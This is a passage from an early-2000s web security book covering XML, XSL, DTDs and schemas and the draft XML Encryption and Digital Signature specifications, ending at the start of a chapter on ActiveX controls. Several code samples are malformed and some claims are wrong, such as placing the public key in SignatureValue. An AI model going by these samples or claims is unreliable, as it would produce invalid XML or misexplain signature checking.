Figure 8.2 XSL Style Sheet

```
<?xml version="1.0">
<xsl:template xmlns:xsl="uri.xsl">
      <HTML>
            <HEAD>
                  <TITLE>Product list</TITLE>
            </HEAD>
            <BODY>
                  <TABLE cellpadding="3" cellspacing="0" border="1">
                  <xsl:repeat for="Products/Product>
                        <TR>
                              <TD>
                                    <xsl:get-value for="ProductName"/>
                              </TD>
                              <TD>
                                    <xsl:get-value for="ProductPrice">
                              </TD></TR>
                  </xsl:repeat>
                  </TABLE>
            </BODY>
      </HTML>
</xsl:template>
```

When the XML document in Figure 8.1 is transformed using the XSL style sheet in Figure 8.2, the HTML shown in Figure 8.3 is the result.

Figure 8.3 XML Transformed into HTML

```
<HTML>
      <HEAD>
            <TITLE>Product list</TITLE>
      </HEAD>
      <BODY>
            <TABLE cellpadding="3" cellspacing="0" border="1">
                  <TR>
                        <TD>
                              Baseball Cap
                        </TD>
                        <TD>
                              $12.00
                        </TD></TR>
                  <TR>
                        <TD>
                              Tennis Visor
                        </TD>
                        <TD>
                               $10.00
                        </TD></TR>
            </TABLE>
      </BODY>
</HTML>
```

As you can see, you can use a combination of XML documents and XSL style sheets to transform your data into HTML. Why you may ask? It seems like a lot more work then just generating HTML at runtime on the server. Well, it is more work, but the added benefits are worth it. Typically your Web application will generate XML documents at runtime

instead of HTML documents. The separation of data from display allows for parallel development of the presentation and business services of a Web application. This also reduces the friction between your Web developers and your component developers, as they tend to step on each other's toes a bit less. Also, you can use different style sheets to transform different HTML documents for different browsers, in an effort to utilize the additional functionality provided by those browsers.

Damage & Defense...

Debugging XSL

The interaction of a style sheet with an XML document can be a complicated process, and unfortunately, style sheet errors can often be cryptic. Microsoft has an HTML-based XSL debugger you can use to walk through the execution of your XSL. You can also view the source code to make your own improvements. You can find the XSL Debugger at http://msdn.microsoft.com/downloads/samples/internet/xml/sxl_debugger/default.asp.

The following list contains examples of style sheet error messages you may run into when using Microsoft's XML Parser 3.0:

Description: *Named template '<template-name>' does not exist in the stylesheet.*

You are trying to call or apply a style sheet by name that does not exist. Remember that XML is case sensitive. Make sure that the style sheet you are attempting to reference exists and is the correct case.

Description: *End tag '<tag-name>' does not match the start tag '<different-tag-name>'.*

Your XSL style sheet is not well-formed. Check your HTML to ensure that it is well-formed and that all your elements are either closed or are specified as empty tags.

Continued

Description: *The character '<' cannot be used in an attribute value.*

Typically this error results from a missing " within an attribute list of an element.

DTD

DTDs are a way to define data structures to be used within XML documents. Many DTD concepts run hand-in-hand with good object-oriented modeling and should be second nature to most database administrators. DTDs provide a way to define common structures that can be used across different instances of XML documents. Creating DTDs is much like creating a programming interface. Developers can depend on rules defined in the DTD when working with XML documents that are validated against the DTD. DTDs add to XML's ability to be shared across a great many applications by providing standards to be followed that can be related to concepts that are industry-, function-, or data-specific. For example, a DTD could be defined to describe a product listing that includes products and their unique identifier, name, and product price. Defining such a standard allows for e-commerce Web sites to share information that conforms to the product listing DTD. This would allow a Web site to use, display, and ultimately sell product provided to them from different Web sites.

The following is a simple example of a DTD:

```
<?xml version="1.0">
<!DOCTYPE Product [
      <!ELEMENT Product (ProductID, ProductName, ProductPrice)>
      <!ELEMENT ProductID (#PCDATA)>
      <!ELEMENT ProductName (#PCDATA)>
      <!ELEMENT ProductPrice (#PCDATA)>
]>
```

The preceding example defines the construct Product as an element that must contain an element of type ProductID, ProductName, and ProductPrice. XML elements within an XML document that references the above DTD in their Document Type Definition would have to adhere to the definition of a Product. A Product element must contain a ProductID, ProductName, and a ProductPrice element, otherwise the XML document would be considered not valid.

As you may have noticed, the DTD is not as elegant as XML or XSL. That is because DTDs are carried over from the days of SGML. Several problems are related to DTDs. First of all, you may already notice that DTDs are defined using their own syntax. Having a syntax different from that defined in the XML specification requires that all XML validators and XML editors must incorporate another parser to parse the DTD syntax along with an XML parser. You may also notice that the elements of DTDs are not at all data typed, leaving room for interpretation as to whether ProductPrice is a float or a string beginning with a pound sign.

These uncertainties often lead to interoperability problems due to inconsistent formats and unhandled exceptions when applications receive something other than expected. The development community believed that these—among other—limitations existed with the retention of DTDs, resulting in several initiatives for a better solution, the final result of which is the *XML-Data specification*. Microsoft implemented XML-Data at the time Internet Explorer 5 shipped in March, 1999, based upon a specification that was submitted to the W3C. We discuss this in the next section.

Schemas

A *schema* is nothing more than a valid XML document with the purpose of replacing the DTD. XML-Data schemas allow developers to add data types to their XML documents and define open or closed content models. Just as when using DTDs, you can reference schemas from XML documents and have the structures defined in the schema to be enforced—but there are other advantages to schemas. Take a look at the following schema definition.

```
<?xml version="1.0">
<Schema name="Product" xmlns="urn:schemas-microsoft-com:xml-data"
     xmlns:dt="urn:schemas-microsoft-com:datatypes">
      <ElementType name="ProductID" content="textOnly"
           dt:type="string"/>
      <ElementType name="ProductName" content="textOnly"
           dt:type="string"/>
      <ElementType name="ProductPrice" content="textOnly"
           dt:type="float"/>
      <ElementType name="Product" content="eltOnly">
      <element type="ProductID"/>
      <element type="ProductName"/>
      <element type="ProductPrice"/>
    </ElementType>
      </Schema>
```

Notice that the schema is a well-formed XML document. This allows for an XML processor to parse, examine, and manipulate the schema just like any other XML document. It has an XML declaration but no Document Type Declaration. Instead, the structure of the document is defined as properties of the *schema element,* which is also the *document element*. In the preceding example, the schema uses both the urn:schemas-microsoft-com:xml-data and the urn:schemas-microsoft-com:datatypes namespaces.

Schemas also provide the same functionality and more when it comes to defining structure as DTDs. They allow for limiting scope of attributes and elements within other elements. They allow for limiting the content of an element to allow for no content, only text content, only sub-elements, or to both text and sub-elements. They also allow for enforcing the sequential order of elements as defined in the element declaration, enforcing the presence of one sub-element, enforcing all sub-elements defined in the element declaration to exist regardless of order, and for the existence of any sub-elements defined in the element

declaration to exist in any order. Schemas also provide a means for specifying element and group quantities, defining attributes, set default attribute values, defining data types, and data type constraints for both elements and attributes. Schemas allow for very granular control of the structure of elements.

Schemas also allow for providing an open or a closed content model. An open content model allows for the extension of structures by others by allowing the addition of elements to the document. A closed content model restricts the flexibility of the content but is much more stable. Whether you define your schema using a closed or open content model depends on how you plan to use the defined structures.

Creating Web Applications Using XML

By now, you have been exposed to the different basic concepts involved with XML and how it is structured, how it can be defined, and how it can be transformed. Let's see how they can be combined into a real world example. The following code snippets show how you can display product information on a HTML page by creating an XML document and transforming it on the client by using an XSL document.

First of all, let's define the structures we are to be working with in this example. The best way to do this is by defining the structures using a schema. When working with XML on the Web, you don't always need to use a schema to validate your XML document, but it is a great way to at least document the XML you plan to be using for others. This also gives both the Web developers responsible for the XSL and the component developers responsible for the XML a reference to start development and to develop in parallel. The XML schema in Figure 8.4 defines a product listing. This product listing contains 0 to *N* products. A product consists of a product identifier, a product name, and a product price.

Figure 8.4 Products.xml

```
<?xml version="1.0"?>
<Schema name="Products" xmlns="urn:schemas-microsoft-com:xml-data"
    xmlns:dt="urn:schemas-microsoft-com:datatypes">
<ElementType name="ProductID" content="textOnly"
    dt:type="string"/>
<ElementType name="ProductName" content="textOnly"
    dt:type="string"/>
<ElementType name="ProductPrice" content="textOnly"
    dt:type="float"/>
   <ElementType name="Product" content="eltOnly">
      <element type="ProductID"/>
      <element type="ProductName"/>
      <element type="ProductPrice"/>
</ElementType>
   <ElementType name="Products" content="eltOnly">
      <element type="Product" minOccurs="0" maxOccurs="*"/>
   </ElementType>
</Schema>
```

Now that the structures we are to be working with are defined, we can generate an XML document that adheres to the criteria. In Figure 8.5, we have simply hand-typed an XML document that can be validated against the schema and have populated it with some data. We have done this for simplicity's sake so that this example can be run on any computer, as long as Microsoft's Internet Explorer 5.5 is installed. This allows for the transformation of the XML to occur on the client with absolutely no setup. As you can see, this XML document has a product list that contains six products.

Figure 8.5 Products-data.xml

```
<?xml version="1.0"?>
<pd:Products xmlns:pd="x-schema:Products.xml">
    <pd:Product>
        <pd:ProductID>001001</pd:ProductID>
        <pd:ProductName>Product Name A</pd:ProductName>
        <pd:ProductPrice>12.00</pd:ProductPrice>
    </pd:Product>
    <pd:Product>
        <pd:ProductID>001002</pd:ProductID>
        <pd:ProductName>Product Name B</pd:ProductName>
        <pd:ProductPrice>13.00</pd:ProductPrice>
    </pd:Product>
    <pd:Product>
        <pd:ProductID>001003</pd:ProductID>
        <pd:ProductName>Product Name C</pd:ProductName>
        <pd:ProductPrice>15.00</pd:ProductPrice>
    </pd:Product>
    <pd:Product>
        <pd:ProductID>001004</pd:ProductID>
        <pd:ProductName>Product Name D</pd:ProductName>
        <pd:ProductPrice>18.00</pd:ProductPrice>
    </pd:Product>
    <pd:Product>
        <pd:ProductID>001005</pd:ProductID>
        <pd:ProductName>Product Name E</pd:ProductName>
        <pd:ProductPrice>20.00</pd:ProductPrice>
    </pd:Product>
    <pd:Product>
        <pd:ProductID>001006</pd:ProductID>
```

Continued

Figure 8.5 Continued

```
        <pd:ProductName>Product Name F</pd:ProductName>
        <pd:ProductPrice>25.00</pd:ProductPrice>
    </pd:Product>
</pd:Products>
```

Again, after the schema was defined, a Web developer could begin working on the XSL document to transform the XML document into HTML. The schema is a contract that everybody agrees upon for the structure of the data. The style sheet is only dependent upon the structure of the data; the data itself is inconsequential. The style sheet in Figure 8.6 creates a table based upon an XML document that adheres to the preceding schema. Notice that this style sheet doesn't create a complete HTML document but only some HTML. The reason for this is that the resulting output of the transformation is incorporated into an existing HTML document. Remember, the output of an XSL transformation can be anything, including another XML document of a different structure.

Figure 8.6 Products.xsl

```
<?xml version="1.0"?>
<xsl:template xmlns:xsl="uri:xsl">
          <h3>Product Listing</h3><br/>
          <table cellspacing="0" cellpadding="10" border="1">
              <tr>
                  <td><b>Product ID</b></td>
                  <td><b>Product Name</b></td>
                  <td><b>Price</b></td></tr>
              <xsl:for-each select="pd:Products/pd:Product">
              <tr>
                  <td><xsl:value-of select="pd:ProductID"/></td>
                  <td><xsl:value-of select="pd:ProductName"/></td>
```

Continued

Figure 8.6 Continued

```
                <td>$<xsl:value-of select="pd:ProductPrice"/></td>
            </tr>
            </xsl:for-each>
        </table>
</xsl:template>
```

Last but not least, we have code required to perform the XSL transformation. The code is contained within the window onload event of the following HTML document, as demonstrated in Figure 8.7. It will load both the preceding XML document and XSL style sheet and then transform the XML document using the XSL style sheet. The resulting transformation is displayed within the tag.

Figure 8.7 Products.html

```
<html>
   <head>
      <title>Product Listing</title>
      <script language="javascript" for="window" event="onload">
         var source = new ActiveXObject("Microsoft.XMLDOM");
         source.load("products-data.xml");

         var style = new ActiveXObject("Microsoft.XMLDOM");
         style.load("products.xsl");

         document.all.item("display").innerHTML =
              source.transformNode(style.documentElement);
      </script>
   </head>
   <body>
      <div id="display"></div>
```

Continued

Figure 8.7 Continued

```
    </body>
</html>
```

When all these files are located in the same directory and the HTML file is opened, you will see the output as shown in Figure 8.8.

Figure 8.8 Resulting HTML



The Risks Associated with Using XML

XML and XSL are very powerful tools, and when wisely wielded can create Web applications that are easy to maintain because of the separation of data and presentation. With a little planning, you can reduce the amount of code necessary by compartmentalizing key aspects of functionality using XML and XSL and reusing them throughout the application. Along with changing the way your components will communicate within your application, XML will change the way entities communicate over the Internet.

XML and XSL are open standards. This is one of the reasons why these standards have become so popular. Many times, XML schemas are published by organizations to standardized industry- or business-related information. This is done in the hopes of further automating business processes, increasing collaboration, and easily integrating with new business partners over the Internet. As XML becomes more popular, you will begin seeing more information being exchanged between businesses and organizations. As always, secure design and architecture are key to making sure that none of that information is compromised during the exchange. The next sections provide a basis for understanding and using the XML encryption and digital signature specifications.

Confidentiality Concerns

The best way to protect data is to not expose it, and let's face it—anything you send over the Internet is fair game. Although you may feel safer making a purchase over the Internet with a credit card than when your waiter picks up your credit card at the restaurant, a risk is still a risk.

As always when dealing with the Internet, security is an issue, but remember that XML is about data, plain and simple, and XSL is about transforming XML—security needs to be carefully implemented in all Web applications, but it should be implemented in a layer autonomous to XML and XSL. If information is not meant to be seen, it is much safer to transform the XML document to exclude the sensitive information prior to delivering the document to the recipient, rather than encrypt the information within the document.

XSL is a great way to "censor" your XML documents prior to delivery. Because XSL can be used to transform XML into anything, including a new XML document, it will allow you to have very granular control over what data gets sent to whom when it is used in conjunction with authentication.

If you find yourself adding a username and password element to your XML, stop. If you are encrypting values prior to entering them into an XML document, stop. Tools already exist that you can use for authentication, authorization, and encryption. These concepts are integral to Web applications, but at a higher level in the overall architecture.

Say for example, you had an e-commerce Web site that takes orders over the Web and then send that order to a fulfillment company via XML to be packed and shipped. Because the credit card needs to be debited at the time of shipping, you feel it necessary to send the credit card number to the fulfillment company in the XML document that contains the rest of the order information. Feeling uncomfortable in exposing that information in clear text, you decide to encrypt the credit card number within the XML document. Although your intentions are good, the decision has consequences. The XML document no longer becomes self-describing. It has also become proprietary because you need the encryption algorithm in order to extract the credit card number. This decision reintroduces some of the problems XML was meant to eliminate. In many of these cases, other solutions exist. One may be to not send the credit card information to the fulfillment company along with the rest of the order. When the order has been shipped, have the fulfillment company send a shipping notification to your application and have your application debit the credit card.

Note that not only is your data at risk, but also your code. XSL is a complete programming language, and at times may be more valuable than the information contained within the XML it transforms. When you perform client-side transformations, you expose your XSL in much the same way that HTML is exposed to the client. Granted, most of your programming logic will remain secure on the server, but XSL still composes a great deal of your application. Securing it is as important as securing your XML.

Securing XML

Just as with HTML documents, digital certificates are the best way in which to secure any document that has to transverse the Internet. Any time you need to perform a secure transaction over the Internet, a digital certificate should be involved, whether the destination is a browser or an application. Certificates are used by a variety of public key security services and applications that provide authentication, data integrity, and secure communications across nonsecure networks such as the Internet.

From the developer's perspective, use of a certificate requires it to be installed on the Web server and that the HTTPS protocol is used instead of the typical HTTP.

Access to XML and XSL documents on the server can be handled through file access restrictions just like any other file on the server. Unfortunately, if you are performing client-side XSL transformations, this requires that all the files required to perform the transformation be exposed to the Internet for anyone to use. One way to eliminate this exposure is to perform server-side transformation. All XML and XSL documents can reside safely on the server where they are transformed and only the resultant document is sent to the client.

Having stated our personal opinions on the flaws we see in encrypting XML documents, we must report that the W3C is currently working on a specification for the XML Encryption namespace. The specification is currently a working draft focused upon structuring encrypted XML but also upon structuring the information necessary for the encryption/decryption process. You can find the draft at http://lists.w3.org/Archives/Public/xml-encryption/2000Dec/att-0024/01-XMLEncryption_v01.html.

XML Encryption

The goal of the XML Encryption specification is to describe a digitally encrypted Web resource using XML. The Web resource can be anything from an HTML document to a GIF file, or even an XML document. With respect to XML documents, the specification provides for the encryption of an element including the start and end tags, the content within an element between the start and end tags, or the entire XML document. The encrypted data is structured using the <EncryptedData> element that contains information pertaining to encrypting and/or decrypting the information. This information includes the pertinent encryption algorithm, the key used for encryption, references to external data objects, and either the encrypted data or a reference to the encrypted data. The schema as defined so far is shown in Figure 8.9.

Figure 8.9 XML Encryption DTD

```
<!DOCTYPE schema
   PUBLIC "-//W3C//DTD XMLSCHEMA 200010//EN"
http://www.w3.org/2000/10/XMLSchema.dtd
  [
   <!ATTLIST schema xmlns:ds CDATA #FIXED
"http://www.w3.org/2000/10/XMLSchema">
   <!ENTITY enc "http://www.w3.org/2000/11/temp-xmlenc">
   <!ENTITY enc 'http://www.w3.org/2000/11/xmlenc#'>
   <!ENTITY dsig 'http://www.w3.org/2000/09/xmldsig#'>
  ]>

<schema xmlns="http://www.w3.org/2000/10/XMLSchema"
       xmlns:ds="&dsig;"
       xmlns:xenc="&enc;"
       targetNamespace="&enc;"
       version="0.1"
       elementFormDefault="qualified">

<element name="EncryptedData">
  <complexType>
    <sequence>
      <element ref="xenc:EncryptedKey" minOccurs=0/
          maxOccurs="unbounded"/>
      <element ref="xenc:EncryptionMethod" minOccurs=0/>
      <element ref="ds:KeyInfo" minOccurs=0/>
      <element ref="xenc:CipherText"/>
    </sequence>
    <attribute name="Id" type="ID" use="optional"/>
```

Continued

Figure 8.9 Continued

```
    <attribute name="Type" type="string" use="optional"/>
  </complexType>
</element>

<element name="EncryptedKey">
  <complexType>
    <sequence>
      <element ref="xenc:EncryptionMethod" minOccurs=0/>
      <element ref="xenc:ReferenceList" minOccurs=0/>
      <element ref="ds:KeyInfo" minOccurs=0/>
      <element ref="xenc:CipherText1"/>
    </sequence>
    <attribute name="Id" type="ID"  use="optional"/>
    <attribute name="NameKey" type="string" use="optional"/>
  </complexType>
</element>

<element name="EncryptedKeyReference">
  <complexType>
    <sequence>
      <element ref="ds:Transforms" minOccurs="0"/>
    </sequence>
    <attribute name="URI" type="uriReference"/>
   </complexType>
</element>

<element name="EncryptionMethod">
  <complexType>
    <sequence>
```

Continued

Figure 8.9 Continued

```
      <any namespace="##any" minOccurs="0" maxOccurs="unbounded"/>
    </sequence>
    <attribute name="Algorithm" type="uriReference"
        use="required"/>
  </complexType>
</element>

<element name="ReferenceList">
  <complexType>
    <sequence>
      <element ref="xenc:DataReference" minOccurs="0"
          maxOccurs="unbounded"/>
<element ref="xenc:KeyReference" minOccurs="0"
maxOccurs="unbounded"/>
    </sequence>
  </complexType>
</element>

<element name="DataReference">
  <complexType>
    <sequence>
      <any namespace="##any" minOccurs="0" maxOccurs="unbounded"/>
    </sequence>
    <attribute name="URI" type="uriReference" use="optional"/>
  </complexType>
</element>

<element name="KeyReference">
  <complexType>
```

Continued

Figure 8.9 Continued

```
    <sequence>
      <any namespace="##any" minOccurs="0" maxOccurs="unbounded"/>
    </sequence>
    <attribute name="URI" type="uriReference" use="optional"/>
  </complexType>
</element>

<element name="CipherText">
  <complexType>
    <choice>
      <element ref="xenc:CipherText1"/>
      <element ref="xenc:CipherText2"/>
    </choice>
  </complexType>
</element>

<element name="CipherText1" type="ds:CryptoBinary">

<element name="CipherText2">
  <complexType>
    <sequence>
      <element ref="ds:transforms" minOccurs="0"/>
    </sequence>
  </complexType>
  <attribute name="URI" type="uriReference" use="required"/>
</element>

</schema>
```

The schema is quite involved in describing the means of encryption. The following described elements are the most notable of the specification.

The EncryptedData element is at the crux of the specification. It is used to replace the encrypted data whether the data being encrypted is within an XML document or the XML document itself. In the latter case, the EncryptedData element actually becomes the document root. The EncryptedKey element is an optional element containing the key that was used during the encryption process. EncryptionMethod describes the algorithm applied during the encryption process, and is also optional. CipherText is a mandatory element that provides the encrypted data. You may have noticed that the EncryptedKey and EncryptionMethod are optional—the nonexistence of these elements in an instance is the sender making an assumption that the recipient knows this information.

The process of encryption and decryption are quite straightforward. The data object is encrypted using the algorithm and key of choice. Although the specification is open to allow the use of any algorithm, each implementation of the specification should implement a common set of algorithms to allow for interoperability. If the data object is an element within an XML document, it is removed along with its content and replaced with the pertinent EncryptedData element. If the data object being encrypted is an external resource, a new document can be created with an EncryptedData root node containing a reference to the external resource. Decryption follows these steps in reverse order: Parse the XML to obtain the algorithm, parameters, and key to be used; locate the data to be encrypted; and perform the data decryption operation. The result will be a UTF-8 encoded string representing the XML fragment. This fragment should then be converted to the character encoding used in the surrounding document. If the data object is an external resource, then the unencrypted string is available to be used by the application.

There are some nuances to encrypting XML documents. Encrypted XML instances are well-formed XML documents, but may not appear valid when validated against their original schema. If schema validation is required of an encrypted XML document, a new schema must be created to account for those elements that are encrypted. Figure 8.10 contains an XML instance that illustrates the before and after effects of encrypting an element within the instance.

Figure 8.10 XML Document to Be Encrypted

```
<?xml version="1.0"?>
<customer>
      <firstname>John</firstname>
      <lastname>Doe</lastname>
      <creditcard>
            <number>4111111111111111</number>
            <expmonth>12</expmonth>
            <expyear>2000</expyear>
      </creditcard>
</customer>
```

Now, let's say we want to send this information to a partner, but we want to encrypt the credit card information. Following the encryption process laid out by the XML Encryption specification, the result is shown in Figure 8.11.

Figure 8.11 XML Document After Encryption

```
<?xml version="1.0"?>
<customer>
      <firstname>John</firstname>
      <lastname>Doe</lastname>
      <creditcard>
<xenc:EncryptedData
xmlns:xenc='http://www.w3.org/2000/11/temp-xmlenc' Type="Element">
            <xenc:CipherText>AbCd….wXYZ</xenc:CipherText>
          </xenc:EncryptedData>
      </creditcard>
</customer>
```

The encrypted information is replaced by the EncryptedData element and the encrypted data is located within the CipherText element. This instance of EncryptedData does not contain any descriptive information regarding the encryption key or algorithm, assuming the recipient of the document already has this information. There are some good reasons why you would want to encrypt at the element level considering the XLink and XPointer supporting standards, which enable users to retrieve portions of documents (though there is a debate as to restricting encryption to the document level). You may want to consolidate a great deal of information in one document, yet restrict access only to a subsection. Also, encrypting only sensitive information limits the amount of information to be decrypted. Encryption and decryption are expensive operations. Although encryption is an important step in securing your Internet-bound XML, there are times you may want to ensure you are receiving information from who you think you are. The W3C is also in the process of drafting a specification to handle digital signatures.

XML Digital Signatures

The XML Digital Signature specification is a fairly stable working draft. Its scope includes how to describe a digital signature using XML and the XML-signature namespace. The signature is generated from a hash over the canonical form of the manifest, which can reference multiple XML documents. To canonicalize something is to put it in a standard format that everyone generally uses. Because the signature is dependent upon the content it is signing, a signature produced from a non-canonicalized document could possibly be different from that produced from a canonicalized document. Remember that this specification is about defining digital signatures in general, not just those involving XML documents—the manifest may also contain references to any digital content that can be addressed or even to part of an XML document.

To better understand this specification, knowing how digital signatures work is helpful. Digitally signing a document requires the sender to create a hash of the message itself and then encrypt that hash value with his or her own private key. Only the sender has that private key and only they can encrypt the hash so that it can be unencrypted using their

public key. The recipient, upon receiving both the message and the encrypted hash value, can decrypt the hash value knowing the sender's public key. The recipient must also try to generate the hash value of the message and compare the newly generated hash value with the unencrypted hash value received from the sender. If both hash values are identical, it proves that the sender sent the message, as only the sender could encrypt the hash value correctly. The XML specification is responsible for clearly defining the information involved in verifying digital certificates.

XML digital signatures are represented by the Signature element which has the following structure where "?" denotes zero or one occurrence, "+" denotes one or more occurrences, and "*" denotes zero or more occurrences. Figure 8.12 shows the structure of a digital signature as currently defined within the specification.

Figure 8.12 XML Digital Signature Structure

```
<Signature>
      <SignedInfo>
        (CanonicalizationMethod)
        (SignatureMethod)
        (<Reference (URI=)? >
          (Transforms)?
          (DigestMethod)
          (DigestValue)
        </Reference>)+
      </SignedInfo>
      (SignatureValue)
     (KeyInfo)?
     (Object)*
   </Signature>
```

The Signature element is the primary construct of the XML Digital Signature specification. The Signature can envelop or be enveloped by the local data that it is signing, or the Signature may reference an external resource. Such signatures are detached signatures. Remember, this is a specification to describe digital signatures using XML, and no limitations exist as to what is being signed. The *SignedInfo* element is the information that is actually signed. The *CanonicalizationMethod* element contains the algorithm used to canonicalize the data, or structure the data in a common way agreed upon by most everybody. This process is very important for the reasons mentioned at the beginning of this section. The algorithm used to convert the canonicalized SignedInfo into the *SignatureValue* is specified in the *SignatureMethod* element. The *Reference* element identifies the resource to be signed and any algorithms used to preprocess the data. These algorithms can include operations such as canonicalization, encoding/decoding, compression/inflation, or even XSLT transformations. The *DigestMethod* is the algorithm applied to the data after any defined transformations are applied to generate the value within *DigestValue*. Signing the DigestValue binds resources content to the signer's key. The SignatureValue contains the actual value of the digital signature.

To put this structure in context with the way digital signatures work, the information being signed is referenced within the SignedInfo element along with the algorithm used to perform the hash (DigestMethod) and the resulting hash (DigestValue). The public key is then passed within SignatureValue. There are variations as to how the signature can be structured, but this explanation is the most straightforward. There you go—everything you need to verify a digital signature in one nice, neat package! To validate the signature, you must digest the data object referenced using the relative DigestMethod. If the digest value generated matches the DigestValue specified, the reference has been validated. Then to validate the signature, obtain the key information from the SignatureValue and validate it over the SignedInfo element.

As with encryption, the implementation of XML digital signatures allow the use of any algorithms to perform any of the operations required of digital signatures such as canonicalization, encryption, and

transformations. To increase interoperability, the W3C does have recommendations for which algorithms should be implemented within any XML digital signature implementations.

You will probably see an increase in the use of encryption and digital signatures when both the XML Encryption and XML Digital Signature specifications are finalized. They both provide a well-structured way in which to communicate each respective process, and with ease of use comes adoption. Encryption will ensure that confidential information stays confidential through its perilous journey over the Internet, and digital signatures will ensure that you are communicating with whom you think you are communicating with. Yet, both these specifications have some evolving left to do, especially when they are used concurrently. There's currently no way to determine if a document that was signed and encrypted was signed using the encrypted or unencrypted version of the document. Typically, these little bumps find a way of smoothing themselves out...over time.

NOTE

You can write your own code to perform XSL transformations on the server, or you can use the XSL ISAPI extension to automatically transform the XML page that includes a reference to the XSL style sheet. Some of the advantages to using the ISAPI filter are automatic selection and execution of style sheets on the server, style sheet caching for improved performance, and the option to allow the "pass through" of the XML for client-side processing. To learn more about the XSL ISAPI Extension, visit http://msdn.microsoft.com/xml/general/sxlisapifilter.asp.

Summary

XML is a powerful specification that you can use to describe complex data and make that data available to many applications. XML used with XSL allows for the transformation of that data into any format imaginable, including HTML. XML schemas define standards that are used to transfer XML documents among business partners. Using these tools, you can create Web applications that can be more easily maintained, can support a wider variety of browsers, and can communicate with virtually any entity on the Internet. But, increasing the exposure of your data requires careful planning as to how to secure that data.

The W3C is working hard on specifications to describe encryption and digital signature techniques. Finalization of these specifications will result in XML parsers incorporating these important security aspects within themselves. Widespread adoption of these specifications will increase the use of these technologies by allowing entities on the Internet to interoperate smoothly and securely. Encryption will ensure that only those entities you allow have the ability to decrypt your data, and digital signatures will ensure that you are who you say you are, but these are not your only defenses to ensure the security of you information.

As with anything on the Internet, you have to be careful and think about what you are willing to expose to literally everybody. Encryption algorithms get hacked, so don't think that your data is safe just because it is encrypted. Be very selective as to what information you make available on the Internet. Examine what you are trying to achieve before relying on security to protect yourself. There may be other ways to accomplish what you wish by simply changing your process. Program defensively and trust no one. With these precautions taken, your XML will be as secure as anything can be that is on or off the Internet.

Solutions Fast Track

Defining XML

- ☑ XML defines a logical structure used in defining and formatting data. XML's power lies in its simplicity because it is easy to understand, easy to use, and easy to implement.
- ☑ XSL allows for the transformation of XML into virtually any format, including HTML. XSL is very powerful being a full programming language and makes it even easier for XML to communicate to virtually any entity on the Internet.

Creating Web Applications Using XML

- ☑ XML and XSL should be used in conjunction with HTML when creating your Web applications. With these tools, your Web applications will be easier to maintain and can support a wider variety of browsers.
- ☑ XML should not only be used in communicating with different entities over the Internet, but should be used as a means of communication within your application also. This provides for an architecture that is easier to integrate to and easier to extend in the future.

The Risks Associated with Using XML

- ☑ Anything and everything on the Internet is vulnerable. Expose only data and code that is absolutely necessary.
- ☑ If information is not meant to be seen, it is much safer to transform the XML document to exclude the sensitive information prior to delivering the document to the recipient, rather than encrypt the information within the document.

- ☑ XSL is a complete programming language, and at times may be more valuable than the information contained within the XML it transforms. When you perform client-side transformations, you expose your XSL in much the same way that HTML is exposed to the client.

Securing XML

- ☑ Use existing methods of security to protect your XML. HTTPS works with your XML in the same way it does with HTML.
- ☑ Try to keep everything on the server. Perform your XSL transformation on the server, thus only sending HTML or relevant XML to the client.
- ☑ The goal of the XML Encryption specification (currently in working-draft form) is to describe a digitally encrypted Web resource using XML. The specification provides for the encryption of an element including the start and end tags, the content within an element between the start and end tags, or the entire XML document. The encrypted data is structured using the <EncryptedData> element.
- ☑ The XML Digital Signature specification is a fairly stable working draft. Its scope includes how to describe a digital signature using XML and the XML-signature namespace. The signature is generated from a hash over the canonical form of the manifest, which can reference multiple XML documents.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: How do I know when to use an element versus an attribute when defining the structure of my XML?

A: It is very hard to define catchall rules to determine when to use an element versus an attribute. Remember though, that you can do very little validation with attributes other than making sure that they exist. For the most part, if there is any doubt, use an element to describe your content.

Q: Are there any XML editors out there?

A: Yes, quite a few, one of which is XML Notepad by Microsoft, which is not very good. The one we personally prefer to use is XML Spy. You may have a little learning curve with the user interface, but it is by far the best XML editor available when considering the price. Sometimes though, nothing beats Notepad when you need something down and dirty.

Q: Do I always have to define a schema for my XML document?

A: No, you don't always need a schema. Schemas are great for when you have to do validation—typically when exchanging XML documents over the Internet. Performing validation all the time may seem like a great idea, but it is a very expensive operation that can bog down a Web server. When shooting out XML to the Web, you typically don't need a schema, though it is a great way to document your XML.

Q: How can I use XSL to make my applications completely browser independent?

A: XSL is a tool you can use to transform XML to HTML. You can create several style sheets. Each can be especially suited for a particular browser, and depending on the browser of the client, you can transform the XML using the respective style sheet. This not only allows you to support Netscape and Internet Explorer, but also allows you to support almost any Internet enabled device from handhelds to cell phones.

Chapter 9

Building Safe ActiveX Internet Controls

Solutions in this chapter:

- The Dangers Associated with Using ActiveX
- Methodology for Writing Safe ActiveX Controls
- Securing ActiveX Controls

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

ActiveX controls are Microsoft's implementation of the Component Object Model (COM). Microsoft designed ActiveX to replace the older Object Linking and Embedding (OLE) model that was used in earlier versions of the Windows platform. ActiveX is an improvement on OLE in that it adds extensibility to the model and allows for distributed computing (DCOM) as well as better performance in local applications. ActiveX controls are commonly written in either Visual Basic or C++.

ActiveX controls are apparent throughout the Windows platform and add many of the new interactive features of Windows-based applications, and especially Web applications. They fit nicely into HTML documents and are therefore portable to many systems. ActiveX controls can be used in applications to perform repetitive tasks or invoke other ActiveX controls that perform special functions. Once an ActiveX control is installed, it runs automatically and does not need to be installed again. As a matter of fact, an ActiveX control can be downloaded from a distant location via a URL link and run on your local machine over and over without having to be downloaded again. This allows ActiveX controls to be activated from Web pages.

The security issues involving ActiveX controls are very closely related to the inherent properties of ActiveX controls. ActiveX controls do not run in a confined space or "sandbox" as Java applets do, so they pose much more potential danger to applications. Also, ActiveX controls are capable of all operations that a user is capable of, so controls can add or delete data and change the properties of objects. Even though JavaScript and Java applets seem to have taken the Web programming community by storm, many Web sites and Web applications still employ ActiveX controls to service users.

As evidenced by the constant news flashes about compromised Web sites, many developers have not yet mastered the art of securing their controls, even though ActiveX is a pretty well-known technology. This chapter serves to aid you in identifying and averting some of the security issues that may arise from using poorly coded ActiveX controls (many of which are on the Internet—freely available for download). We will banish

common misconceptions about ActiveX and introduce you to best practices for rendering safe, secure, and functional ActiveX controls.

Dangers Associated with Using ActiveX

